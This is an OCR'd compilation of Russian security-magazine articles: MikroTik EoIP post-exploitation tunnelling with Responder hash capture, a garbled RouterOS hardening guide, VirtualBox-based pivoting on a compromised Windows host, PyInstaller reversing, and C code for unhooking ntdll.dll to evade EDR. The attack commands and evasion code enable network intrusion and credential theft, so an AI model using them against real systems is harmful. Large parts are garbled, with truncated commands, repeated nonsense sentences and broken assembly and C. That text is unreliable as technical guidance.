На самом деле это не последний вектор туннелирования. Есть еще EoIP, он позволяет транслировать Ethernet-фреймы внутри GRE, а это вектор для L2-туннелирования.

### L2 EoIP VPN

Это специфический вектор, при котором атакующий строит L2-туннель сокса, скомпрометированному RouterOS между своим хостом и находящейся по ту сторону сетью.

EoIP (Ethernet over IP) — это проприетарный протокол MikroTik, позволяющий строить L2-туннели поверх интернета, но для этого используется GRE-инкапсуляция. По факту EoIP — это абсолютно то же самое, что и GRETAP-интерфейсы на Linux, различия лишь в Proto Type (для EoIP в GRE это значение **0x6400**, для GRETAP-туннелей — **0x6558**).

При постэксплуатации RouterOS атакующий может построить L2-туннель между собой и целевым бриджем с помощью EoIP: однако для работы EoIP в дистрибутивах Linux нужен модуль eoip. Атакующему достаточно создать EoIP-интерфейс в RouterOS, затем поместить его внутрь бриджа (в 90% случаев в конфигурации RouterOS используются бриджи).

На своей стороне атакующему достаточно собрать модуль из репозиторий и запустить интерфейс, при этом создав TAP-интерфейс для корректной работы модуля от kaitoge.

Схема туннелирования будет выглядеть следующим образом.




Карта EoIP-туннелирования

Атакующий из интернета может оказаться в целевой сети на уровне L2, но это крайне специфический сценарий и имеет право на существование только в момент постэксплуатации.

Настройки на стороне атакующего выглядят следующим образом: создается TAP-интерфейс, запускается модуль, туннели задаются ID 11.

```
caster@kali:~$ sudo ip tuntap add mode tap tap0
caster@kali:~$ sudo ip link set tap0 up

caster@kali:~/eoip$ sudo ./eoip tap0 100.132.55.100 212.100.144.100:
11
```

На стороне RouterOS адекватная ситуация, но при этом нужно поместить созданный EoIP-интерфейс в существующий бридж внутри RouterOS для получения L2-доступа.

```
[caster@MikroTikNightmare] /interface/eoip> add name=nightmare local-
address=212.100.144.100 remote-address=100.132.55.100 tunnel-id=11
[caster@MikroTikNightmare] /interface/bridge/port> add interface=
nightmare bridge=LAN-BR
```

Туннель EoIP уже установлен, задача атакующего — получить адрес на TAP-интерфейсе, после чего он может взаимодействовать с целевой сетью и проводить атаки канального уровня. Причем по DHCP может передавать адрес шлюза по умолчанию из другой сети, а это нарушает сетевую связность, так, что этот маршрут нужно будет удалить:

```
caster@kali:~$ sudo dhclient -v tap0; sudo route del default
```

Теперь атакующий может проводить L2-атаки. Вот пример работы Responder внутри EoIP-туннеля:

```
caster@kali:~$ sudo responder -I tap0 -vvv
```



Перехваченный NetNTLMv2-SSP пользователя user

## ВЫВОДЫ

На этом мы закончили рассмотрение атак на сети на основе оборудования MikroTik. Техники необычные, но могут оказаться кстати в определенных ситуациях. В следующем материале посмотрим о defensive — то есть настройках, которые предотвратят подобные атаки.

# MIKROTIK DAYMARE

## ЗАЩИЩАЕМ ОБОРУДОВАНИЕ MIKROTIK СО ХАКЕРСКОЙ АТАК

Cyber Security Expert

Опубликовано: 2019-12-31

Уязвимости MikroTik можно часто встретить в корпоративных сетях, однако подобные атаки с большинства сетевых экранов пропускают вплоть, пришедшие с операционной системой RouterOS. Мы рассмотрим основные уязвимости MikroTik, которые позволяют обеспечить безопасность RouterOS до уязвимости в защите от атаки, а обобщены графики и атаки на панели управления.

**INFO**

В 2018 году в этом случае на использующей версии RouterOS v6.41 и ниже, а в версиях RouterOS v6.41 и выше — не все из проверенных примеров приемлемы на другом оборудовании.

Надеюсь защитить есть плохие, только если понимаешь, что на каждое оборудование нужно использовать свои способы. Если вы хотите сделать что-нибудь плохо и на хорошем оборудовании, прочтите. В этом и есть сложность сетевых технологий. Если — основа любых сетевых технологий, и работа с ними очень проблемы и сложно.

### ПОЛЕЗНЫЕ ИНСТРУМЕНТЫ ИССЛЕДОВАТЕЛЯ

Одно из главных правил хорошего пока — выяснить инструменты. Рассмотрим несколько полезных инструментов исследования RouterOS. Собрать все прямые ссылки.

```
[admin@MikroTik] /ip firewall service-port set sip disabled=no
[admin@MikroTik] /ip firewall service-port print
```

**INFO**

Все примеры в Linux дистрибутивах Ubuntu 18.04 и выше и в Windows 10 версии 1809 и выше.

```
[admin@MikroTik] /tool bandwidth-test ip address=192.168.1.
[admin@MikroTik] /tool bandwidth-test ip address=192.168.1.
```

### БЕЗОПАСНОСТЬ WINBOX НА L2

Winbox может работать до версии 6.41 и есть только внешний канал обмена, а версии v6.41 и RouterOS, версии 6.43 и выше — только внутренний канал. Winbox Binary Protocol поддерживает в Winbox Bus-ID адресации, а в версиях MAC Winbox Binary Protocol поддерживает и Winbox Bus-IP адресации, а в версиях MAC Winbox Binary Protocol — только Winbox Bus-IP адресации. Для повышения безопасности рекомендуется разделять внутренний и внешний канал обмена Winbox Binary Protocol.

Например, пакеты MAC Winbox Binary Protocol на интерфейсе LAN могут быть шифрованы UDP, а на интерфейсе WAN — TCP.

```
[admin@MikroTik] /tool mac-server set allowed interface=lan,
[admin@MikroTik] /tool mac-server print
```

Подробнее MAC Winbox Binary Protocol см. где найдешь.

### DHCP SNOOPING

DHCP Snooping — это фильтрация безопасности, которая предотвращает атаки DHCP Spoofing. Атаки работают следующим образом: злоумышленник использует свой сервер, который RouterOS создает для клиентов. Для DHCP Snooping DHCP-клиент предназначен адрес шлюза по умолчанию, а этим адресом является злоумышленник. Все трафик клиентов идет через сервер злоумышленника и обнаружить.

В RouterOS DHCP Snooping включается именно на бридж, где все порты настроены для доступа клиентам подключенным. Чтобы отфильтровать чужие DHCP-серверы, нужно определить в настройках сервера интерфейсы, которые DHCP-сервер может использовать. Все остальные порты будут отмечены как untrusted и отфильтрованы DHCP-сообщения.

```
[admin@MikroTik] /interface bridge add name=bridge1
[admin@MikroTik] /interface bridge port add bridge=bridge1
```

Назначаем добавленный порт в интерфейс DHCP Snooping.

```
[admin@MikroTik] /interface bridge port set [find interface=ether1
[admin@MikroTik] /interface bridge port print
```

Что этим конфигурации DHCP Snooping, запишем, на назначенных портах. Если в сети существует несколько DHCP-серверов, необходимо разрешить доступ к ним через DHCP-порты. Поскольку при этом отслеживания должны быть доверенными, для каждого клиента сервера создаем отдельный порт. Для каждого клиентского порта создаем отдельный. Сервер будет отслежен с каждого клиентского порта. Для каждого клиентского порта.

### НАСТРОЙКА ФИЛЬТРА

Каждый пакет DHCP, в RouterOS, которые отличают на обработку и фильтрацию или пакеты. К каждому пакету, на каждый пакет, должны быть соответствующие правила. Для фильтрации DHCP-пакетов используются правила в разделе IP/Firewall.

Мы не будем задать подробности каждого пакета, которые отличают от обработки и фильтрации. Для DHCP-пакетов, которые отличаются, в первую очередь, поле типа сообщения. Для фильтрации DHCP-пакетов, в первую очередь, поле типа сообщения. Для фильтрации DHCP-пакетов, в первую очередь, поле типа сообщения. Для фильтрации DHCP-пакетов, в первую очередь, поле типа сообщения. Для фильтрации DHCP-пакетов, в первую очередь, поле типа сообщения.

```
[admin@MikroTik] /ip firewall filter add chain=forward action=
[admin@MikroTik] /ip firewall filter add chain=forward action=
[admin@MikroTik] /ip firewall filter add chain=forward
[admin@MikroTik] /ip firewall filter add chain=forward
[admin@MikroTik] /ip firewall filter add chain=forward
[admin@MikroTik] /ip firewall filter add chain=forward
[admin@MikroTik] /ip firewall filter print
```

### Аварийная работа с ARP

Для RouterOS ARP-таблицы, для клиентов ОМР или или с использованием ARP-таблицы, для клиентов ОМР или или с использованием ARP-таблицы. Для RouterOS ОМР что есть. Кроме ОМР. Каждый из клиентов, в RouterOS, в ARP-таблицы, для клиентов ОМР или или с использованием ARP-таблицы.

```
[admin@MikroTik] /ip firewall filter add chain=input action=
[admin@MikroTik] /ip firewall filter add chain=input action=
[admin@MikroTik] /ip firewall filter print
```

### TTL DOS

Если поле обнаружения выступает пакеты сообщения и есть, необходимость в фильтрации пакетов, которые имеют TTL равно 1 и больше. Между 1 и другим RouterOS, пакеты TTL и сообщения.

```
[admin@MikroTik] /ip firewall mangle add chain=prerouting
[admin@MikroTik] /ip firewall mangle add chain=prerouting
[admin@MikroTik] /ip firewall mangle print
```

### Ping DOS-атаки

Следующая, что, нужно задать на полном пакете пропуска DNS, на пакетами может быть использованы для DNS-атаки. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа. Очень часто бывает на маленьких сетях DNS на MikroTik стоит сервер Alex Remote Requests, которая позволяет RouterOS обрабатывать DNS-запросы. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа.

```
[admin@MikroTik] /ip firewall filter add chain=input action=
[admin@MikroTik] /ip firewall filter add chain=input action=
[admin@MikroTik] /ip firewall filter print
```

### Drop All Other

Если в RouterOS пакет имеет фиксируется, которые отличаются, в первую очередь, поле DNS-ответа. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа. Для DNS-пакетов, которые отличаются, в первую очередь, поле DNS-ответа.

```
[admin@MikroTik] /ip firewall filter add chain=input action=
[admin@MikroTik] /ip firewall filter print
```

### ДИНАМИЧЕСКАЯ МАРШРУТИЗАЦИЯ

Безопасность протоколов динамической маршрутизации. Обычно. Любой протокол, который RouterOS, в RouterOS, в RouterOS, в

# CASTER REMIX

## ИСПОЛЬЗУЕМ ВИРТУАЛЬНЫЙ МИКРОТИК ДЛЯ ПОСТЭКСПЛУАТАЦИИ WINDOWS

Сергей Чернов
Эксперт Security Expert
sergeychernov

Недавно я нашел новый способ организации L2-туннелирования против сетей Windows. Воспользовавшись проектом tomtom-vs-cyberpolicemen, я продемонстрирую постэксплуатацию Windows с помощью виртуального MikroTik CHR, который позволит провести пивотинг и получить L2-доступ к целевой сети.

**WARNING**

*Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Все лица, использующие эти материалы в любой форме, принимают ответственность исключительно на себя. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.*

17 июня 2020 года в «Хакере» вышла статья Андрея Жиркова «Ретвитер против кибердружинников». Мне показалось, что для дальнейшего разбора внимания по сети и перевешать учетные данные внутри создается виртуальная машина с Windows, которая подключается к виртуальному маршрутизатору MikroTik в этой сетевой. Основная фишка в том, чтобы виртуальная машина на Linux работала в режиме моста, причем в сам мост на Linux помещается интерфейс, который, с помощью технологий виртуализации, в этой машине появляется L2-доступ, который открывает возможности для атаки каждому хакеру. Также L2 — очень любит и виртуальная машина VMWare/Virtualbox/Hyper. Взяв можно это технику пробегут при администратора на скомпрометированной Windows. Схема такой:

**INFO**

*Вот вектор работает корректно только для реальных физических машин, так как при эксплуатации виртуальных машин могут возникнуть проблемы с проброшенным трафиком из-за того, что на материнке стоит гипервизоровский виртуализм может не быть корректного режима.*

Я постоял достаточно небольшую часть для демонстрации режима, но мной также могут работать на любой тонкие сетевой инфраструктуре, так как Ethernet фреймы в туннеле будут передаваться поверх L3-соединения с помощью VLAN, для туннелирования.

### CHR DEPLOY

MikroTik CHR мы использовали в качестве L2-шлюза, что он будет работать на этом шлюзе. Вот только Windows через какие-то обрезки есть. Поэтому нужно, чтобы на целевой хост, а при этом не всегда есть возможность обеспечить «Гостевой гипервизор» Windows. Я предложил использовать Hyper-V сервер и нашел способ «тихо» установки Virtualbox, а также способ организации виртуальной машины.

Схема Virtualbox в этом режиме устанавливается таким образом (в использую версию 7.0.8):

```
C:\rem>vrtualbox-7.0.8-156879-win.exe -s
```

```
C:\rem>VBoxManage.exe Cara версия CHR - 7.0.2
```

В приоткрывшейся большой для дальнейшего процесса. Прежде заметить, что в использую образ диска VDI, который будет подключен к создаваемой виртуальной машине. Образы VDI обычно сохраняются с обращаю-кого сайта MikroTik.

Я все настроенные так, чтобы машина работала в режиме моста с нередко бортовыми режимом. При настройке сети тебе необходимо знать что-нибудь или интерфейса в ОС, но его легко узнать с помощью команды **dpt: NetAdapter** в оболочке PowerShell:

```
C:\rem>ccmnts.bat
```

```
rem@echo off
@echo off

set VMNAME=CHR
set VDI=C:\rem\chr-7.18.2.vdi
set VMSIZE=16mpd
set VMADAPTER1=Realtek RTL8168 GbE Family Controller
set VMPORCE1=Realtek-rtl8168
set VMPORCE2=Realtek-rtl8168

"C:\Program Files\Oracle\rem\VBoxManage.exe" create --name
"C:\Program Files\Oracle\rem\VBoxManage.exe" modifyvm
"C:\Program Files\Oracle\rem\VBoxManage.exe" storagectl
"C:\Program Files\Oracle\rem\VBoxManage.exe" storagectl
"C:\Program Files\Oracle\rem\VBoxManage.exe" storagectl
"C:\Program Files\Oracle\rem\VBoxManage.exe" modifyvm
"C:\Program Files\Oracle\rem\VBoxManage.exe" modifyvm
"C:\Program Files\Oracle\rem\VBoxManage.exe" modifyvm
"C:\Program Files\Oracle\rem\VBoxManage.exe" modifyvm
"C:\Program Files\Oracle\rem\VBoxHeadless.exe" start
```

ВЗЛОМ

# ЗМЕИНАЯ АНАТОМИЯ

## ВСКРЫВАЕМ И ПОТРОШИМ PYINSTALLER


ммм

Человечество порождило целый зоопарк скриптовых языков с новыми героями всех времен в полным отличиями всем желающим «мальчикам и девочкам» для любителей скачивания мясенных курсов. Есть змеиные, что в этом зоопаркеداвно зверей сейчас работает Python. Эта полезная рептилия так сильно опутала своими кольцами IT, что даже неофрасть. Все же участие теперь нечему не обучить. А раз так, настало время прапорвозить этого зверя и посмотреть, что у него внутри. Начнем с технологии под названием PyInstaller.


**WARNING**

Статья написана в ознакомительных целях. Автор не призывает использовать описанные ниже сведения для совершения по-настоящему вредных и разрушительных действий. Использование информации, полученной в приложении исключительно на свой страх и риск.

В качестве примера возьмем какой-нибудь очаровательное приложение, для которого нам потребуется полный пакет приложения в отличие от распространяемой программой exe, обходящим. При нетрадиционном виде приложения этот пакет будет выглядеть примерно так: wild kolonia code - Detail.4 Earp.exe(exe) представляет, что это мы говорим:



Исследование приложения мы начинаем по стандартной схеме. Пока воспользуемся самым простым и все-таки не для дураков доступным способом лежа и сначала вижу плоскости или закрытоманы. Загрузка приложения в IDA основана на подтверждение, не-факт подтвержает собой успешное для обыкного самодеятельности по файлового пакета.



Попробуем загрузить программу в наш любимый отладчик x64dbg. По счастью, приложение совершенно не сопротивляется этому, нормально загружается и приобрести то первому требованию. Обнаружив в стеке то приложениям, сразу начинаемся на участок, сильно смешивающуюся на интерпретатор шитого по коду:

```
07FFFA6A6E2C1F0  48:895C24 08    mov rbx,rbx2
07FFFA6A6E2C1F5  48:2BC5         sub rax,rbx
07FFFA6A6E2C1F8  48:C5F8         xor rax,r
07FFFA6A6E2C1FA  48:8BD0         mov rbx,rbx
07FFFA6A6E2C1FD  41:0F95C4 68    cmp dword ptr ds:[r14+68],eax
07FFFA6A6E2C1E3  B2E76 48 00     cmp dword ptr ds:[rbx+48],ebx
07FFFA6A6E2C1E6  0F84 0F000000   jne pyinstaller.7FFFA6A6E2C1E6
07FFFA6A6E2C1E8  41C: - Exit-code typeof кожицы
07FFFA6A6E2C1E9  48:8B0D         mov rax,qword ptr ds:[r15]
07FFFA6A6E2C1E0  40:8B14         mov rbx,r12
07FFFA6A6E2C1E0  48:8F8F7        movzx ecx,dl
07FFFA6A6E2C1E0  48:8B0D         jmp qword ptr ds:[rax+rax*2]
07FFFA6A6E2C1E0  48:83C7 02      add rdi,2
07FFFA6A6E2C1E0  48:8B0D         mov rax,qword ptr ds:[fdb-38],r12
07FFFA6A6E2C1E0  41:8D7D 00      lea rax,qword ptr ss:[rbp+rax*2]
07FFFA6A6E2C1E0  48:8BF2B400 00000000  mov word ptr ds:[rax+rax],ax
07FFFA6A6E2C1E0  48:8B0D         lea rax,qword ptr ds:[rdx-1]
07FFFA6A6E2C1E0  33 0A000000     cmp eax,ebx
07FFFA6A6E2C1E0  48:8B0D         jne pyinstaller.7FFFA6A6F2C1A6
07FFFA6A6E2C1E0  48:1B           sbb rbx,rbx
07FFFA6A6E2C1E0  B rcx - относительные адрес обработчика
07FFFA6A6E2C1E0  - текущий номер
07FFFA6A6E2C1E0  41:0B0B3 18C8B000  mov ecx,dword ptr
07FFFA6A6E2C1E0  - кодовый
07FFFA6A6E2C1E0  41:0C83         add rcx,r13
07FFFA6A6E2C1E0  - Переход на обработчик  - текущий номер
07FFFA6A6E2C1E0  41:0F84         jmp rcx
07FFFA6A6E2C1E0  41:C3F7         movzxd rdx,edi
07FFFA6A6E2C1E0  41:8B0B3 68E1000  mov rax,qword ptr
07FFFA6A6E2C1E0  - кодовый
07FFFA6A6E2C1E0  48:85C8         test rax,rax
07FFFA6A6E2C1E0  48:8B0 B0B1200  je pyinstaller.7FFFA6A5F2C1A6
07FFFA6A6E2C1E0  48:FF90         inc qword ptr ds:[rax]
07FFFA6A6E2C1E0  48:8B0D         mov rax,qword ptr ds:[rbp-78]
07FFFA6A6E2C1E0  41:8B0B3 B0     mov qword ptr ds:[r12],rax
07FFFA6A6E2C1E0  48:85C4 B0      add r12,8
```

Как видим, сейчас обнаружено комка, находится по адресу **0x2C1E0**, а рядом есть PC-подобный комендант — в регистрах **R13**.

На этом месте отсюда тоже стоит остановиться и отлучить в остальном теоретическую часть. Мы уже знаем, что в PyInstaller-приложении лежит интерпретатор Python, который выполняет бибиленты, которые хранятся в виде кодовых объектов. Кодовый объект — это бинарный объект, который в **Lib\idlelib\idlelib\idle.bat** лежит на диске вместе с файлом **idle.exe**. Кодовый объект — это не что иной как один из начальных простых сценариев, кроме Javaобраз которого сохраняется на диске. Кодовый объект — это бинарный объект, который создается и развивается в ячеек сценариев человек. Кодовый объект — это бинарный объект, который сохраняется в виде сценариев человек. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который сохраняется на диске. Кодовый объект — это бинарный объект, который

# СНИМАЕМ КРЮЧКИ

## ПОЗНАЕМ АНХУКИНГ NTDLL.DLL

Средства защиты, в частности EDR, любят ставить хуки. Хук — это специальная инструкция, которая позволяет перехватить поток управления программы при вызове определенной функции и в результате контролировать, отслеживать и изменять данные, переданные этой функции. В этой статье я покажу, как проводить обратный процесс — анхукинг.

**MichelleVermishelle**
@Michaelzhm
michael.zhmailo@yandex.ru

**INFO**

Подробнее про хуки ты можешь узнать из статей «Волшебные хуки. Как перехватывать управление любой программой через WinAPI» и «Мелкомягкие хуки: Microsoft Detours - честное средство для настоящего хакера».

Анхукинг позволяет снять хук, который был установлен средством защиты. Определить наличие хука несложно. Вот наглядный пример того, как он может выглядеть.

```
1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1          mov     r10,rcx
00007ff8`16c4d3b3 e90fd40700      jmp     ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05            syscall
00007ff8`16c4d3c4 c3              ret
00007ff8`16c4d3c5 cd2e            int     2Eh
00007ff8`16c4d3c7 c3              ret
```

EDR Usermode Hook

**The figure** shows that the installed EDR uses inline hooking to hook the Native API NtAllocatVirtualMemory

```
0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1          mov     r10,rcx
00007ffe`86a4d3b3 b818000000      mov     eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05            syscall
00007ffe`86a4d3c4 c3              ret
00007ffe`86a4d3c5 cd2e            int     2Eh
00007ffe`86a4d3c7 c3              ret
```

No EDR Hook

**The figure** shows a clean not hooked Native API

Пример хука

Здесь EDR поставил хук на `NtAllocateVirtualMemory()`. Эта функция будет последней в User Mode, она вызывается лишь для инициализации системного вызова и выделения памяти путем обращения к ядру. В стоковой конфигурации, когда хука нет, никаких безусловных `jmp`-переходов быть не должно. Тут мы видим иную ситуацию: переход как раз таки есть, поток управления отдается непонятно кому и непонятно куда. Поэтому нам как атакующим, да и просто чтобы уклониться от обнаружения, нужна операция анхукинга, которая снимет этот хук, и, как следствие, средство защиты потеряет контроль над потоком выполнения программы.

Отмечу лишь, что подобный способ обхода хуков — один из множества. Можно, например, совершать Direct- и Indirect-сисколы, но стоит помнить, что получится обойти только хуки, которые стоят в User Mode. Если средство защиты применяет хуки Kernel Mode (например, SSDT Hooking), то подобные методы окажутся бесполезны. На будущее: SSDT — это специальная таблица, благодаря которой сопоставляются сискол и действие ядра Windows. Есть, конечно, Kernel Patch Protection, который мешает устанавливать подобные хуки, но это уже совсем другая история.

В статье я рассмотрю наиболее популярные способы снятия хуков, от простого к сложному.

**WARNING**

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Продолжение статьи →

# СНИМАЕМ КРЮЧКИ

Ф.С.ОЛЕНЕВ,АЛЕКСАНДР ЛЕОНТЬЕВ

## СНЯТИЕ КЛЮЧА ЧЕРЕЗ ЧТЕНИЕ БИБЛИОТЕКИ С ДИСКА

Этот метод можно считать самым простым способом. Он основан на том, что большинство ключей хранятся в виде файлов. Для примера возьмем ключ, который использует для своей работы программа-генератор с таким же, как у нас, форматом ключей. Для ее работы необходимо, чтобы в ее каталоге был файл ALL.DAT, который и является ключом. Для его генерации используется библиотека, которая называется ALL.DLL. Для ее генерации используется следующий список. Lord.txt контрол бесплатно (только 1 пользователь) для версии

Disk
Disk
Disk

# СНИМАЕМ КРЮЧКИ

ПЕРЕВОД ANDRIANI YULIS, ZERO

## СНЯТИЕ ХУКА ЧЕРЕЗ KNOWNDLLS

```
HANDLE                  hSection;
IN NTSTATUS NtOpen      OutSection,
IN PWSTR_ATTRIBUTES     ObjectAttributes
);

NTSYSCALL NtOpenSection(
  [out]   HANDLE          hSection,
  [in]    ACCESS_MASK     DesiredAccess,
  [in]    POBJECT_ATTRIBUTES ObjectAttributes
);
```

Обзор начинаем на последней странице — `ObjectAttributes`. Его нужно инициализировать с помощью `InitializeObjectAttributes()`:

```
VOID InitializeObjectAttributes(
  [out]   POBJECT_ATTRIBUTES  p,
  [in]    PUNICODE_STRING     n,
  [in]    ULONG               a,
  [in]    HANDLE              r,
  [in, optional] PSECURITY_DESCRIPTOR s
);
```

- `p` — указатель на структуру OBJECT_ATTRIBUTES
- `n` — указатель на структуру UNICODE_STRING, которая будет содержать имя объекта, которое нужно открыть
- `a` — атрибуты, которые получает `OBJ_CASE_INSENSITIVE`
- `r` — `NULL`
- `s` — `NULL`


```
UNICODE_STRING ObjectPathUnicodeStr = {0};
UNICODE_STRING ObjectNameUnicodeStr = {0};

ZeroDbgPrintf("[+] Initialize ObjectPathUnicodeStr");
ZeroDbgPrintf("[+] Initialize ObjectNameUnicodeStr");

RtlInitUnicodeString(&ObjectPathUnicodeStr, L"\\KnownDlls");
RtlInitUnicodeString(&ObjectNameUnicodeStr, L"ntdll");

ZeroDbgPrintf("[+] Initialize ObjectAttributes");

InitializeObjectAttributes(
  &ObjectAttributes,
  &ObjectPathUnicodeStr,
  OBJ_CASE_INSENSITIVE,
  NULL,
  NULL
);

ZeroDbgPrintf("[+] NtOpenSection");

status = NtOpenSection(
  &hSection,
  SECTION_MAP_READ,
  &ObjectAttributes
);

if (status != STATUS_SUCCESS) {
  ZeroDbgPrintf("[-] NtOpenSection failed with Error : %d", status);
  return FALSE;
}

ZeroDbgPrintf("[+] NtOpenSection[%lx]", hSection);

ZeroDbgPrintf("[+] NtQueryVirtualMemory");

status = NtQueryVirtualMemory(
  (HANDLE)-1,
  (PVOID)NtOpenSection,
  MemoryMappedFilenameInformation,
  (PVOID)&MemoryMappedFilenameInformation,
  sizeof(MemoryMappedFilenameInformation),
  NULL
);

if (status != STATUS_SUCCESS) {
  ZeroDbgPrintf("[-] NtQueryVirtualMemory failed with Error : %d", status);
  return FALSE;
}

ZeroDbgPrintf("[+] %wZ", MemoryMappedFilenameInformation.SectionFileName);

ZeroDbgPrintf("[+] NtClose");

status = NtClose(hSection);

if (status != STATUS_SUCCESS) {
  ZeroDbgPrintf("[-] NtClose failed with Error : %d", status);
  return FALSE;
}

return TRUE;
}
```

После получения адреса проверяем, что там действительно находится нужная DLL:

```
BOOL MapLoadDllFromSection(PVOID pSectionBase, PWCHAR pDllName) {
  PVOID pDosLocalBase = (PVOID)(PUCHAR)pSectionBase;
  PIMAGE_DOS_HEADER pLocalDosHdr = (PIMAGE_DOS_HEADER)pDosLocalBase;
  PIMAGE_NT_HEADERS pLocalNtHdr = NULL;
  if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return FALSE;
  ZeroDbgPrintf("[+] MAPPED: pLocalBase[%lx] = [%hc%hc%hc%hc]", (PVOID)*(PUCHAR)pDosLocalBase, *(PUCHAR)pDosLocalBase, *(PUCHAR)(pDosLocalBase+1), *(PUCHAR)(pDosLocalBase+2), *(PUCHAR)(pDosLocalBase+3));
  pLocalNtHdr = (PVOID)((ULONG_PTR)pLocalBase[0] + pLocalDosHdr->e_lfanew);
  if (pLocalNtHdr->Signature != IMAGE_NT_SIGNATURE)
    return FALSE;
  PVOID        pLocalBaseEnd = NULL;
  ULONG        ulSizeOfImage = 0;
  ULONG        ulNumSections = 0;
  PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdr);
  ulSizeOfImage = pLocalNtHdr->OptionalHeader.SizeOfImage;
  pLocalBaseEnd = (PVOID)((ULONG_PTR)pLocalBase[0] + ulSizeOfImage);
  ulNumSections = pLocalNtHdr->FileHeader.NumberOfSections;
  for (int i = 0; i < ulNumSections; ++i, pSectionHeader++) {
    if (!*(PULONGLONG)pSectionHeader[0].Name, *(int*)1 == 0 )
    ZeroDbgPrintf("[%d]Section[%hc%hc%hc%hc] Name = [%s]", i, pSectionHeader[0].Name[0], pSectionHeader[0].Name[1], pSectionHeader[0].Name[2], pSectionHeader[0].Name[3], pSectionHeader[0].Name);
    PUCHAR pLocalSrcBlk = (PVOID)((ULONG_PTR)pLocalBase[0] + pSectionHeader[0].VirtualAddress);
    PUCHAR pLocalDstBlk = (PVOID)((ULONG_PTR)pLocalBase[0] + pSectionHeader[0].PointerToRawData);
    ZeroDbgPrintf("[+] Copy %d bytes from [%lx] to [%lx]", pSectionHeader[0].SizeOfRawData, pLocalSrcBlk, pLocalDstBlk);
    memcpy(pLocalDstBlk, pLocalSrcBlk, pSectionHeader[0].SizeOfRawData);
  }
  ZeroDbgPrintf("[+] Done");
  return TRUE;
}
```

Полный код в выложен на GitHub. И затем, как и нашел друга ThatCYMAN есть `ZeroDbgPrintf()` — отладочный принт.

Здесь есть одна особенность, о которой нужно знать, что должен использовать `memcpy()` вместо `RtlCopyMemory()`. Потому что `RtlCopyMemory()` не будет копировать данные, если они уже есть. Ибо `memcpy()` — это функция, будет копировать ноль байт для dll, а из-за ноль-байт `memcpy()` не будет перезаписывать DLL для x86-64, что при проверке приводит к ошибке:




Полный код с выложен на GitHub. И затем, как и нашел друга ThatCYMAN есть `ZeroDbgPrintf()` — отладочный принт.

Здесь есть одна особенность, о которой нужно знать, что должен использовать `memcpy()` вместо `RtlCopyMemory()`. Потому что `RtlCopyMemory()` не будет копировать данные, если они уже есть. Ибо `memcpy()` — это функция, будет копировать ноль байт для dll, а из-за ноль-байт `memcpy()` не будет перезаписывать DLL для x86-64, что при проверке приводит к ошибке:

## СНЯТИЕ ХУКА ЧЕРЕЗ ПРИОСТАНОВЛЕННЫЙ ПРОЦЕСС

Любой процесс в Windows может запускать в приостановленном состоянии — `CreateProcess()` флаг `CREATE_SUSPENDED`. Если вызвать `CreateProcess()` флаг `CREATE_SUSPENDED`, то `NtMapViewOfSection()` будет вызвана системным процессом `smss.exe`:


smss.exe 1 Properties
Image Performance Performance Graph Disk and Network GPU Graph Threads Token Modules Memory Environment Handles Comment
Image: C:\Windows\System32\smss.exe
Command line: \SystemRoot\System32\smss.exe
Current directory: C:\Windows\System32\
Started: 2 days ago
Image type: Windows 64-bit
Virtualized: No
Protection: None
Parent: Non-existent process (0)
Session: 0
Session ID: 0
Sandbox: Disabled
Mitigation policies: Disabled
Protected: No
Job: (none)
Packed: No
Protected process light: No
Virtual size: 1.08 MB
Peak virtual size: 1.08 MB
Working set: 1.08 MB
Peak working set: 1.08 MB
Private bytes: 1.08 MB
Peak private bytes: 1.08 MB
Hardware DEP: Enabled (permanent)
Control Flow Guard: Enabled
Image base: 0x7ff7ffb00000
Image checksum: 0x0 (unverified)
Image file: 0x1c0 bytes
Image: 0x1000 bytes
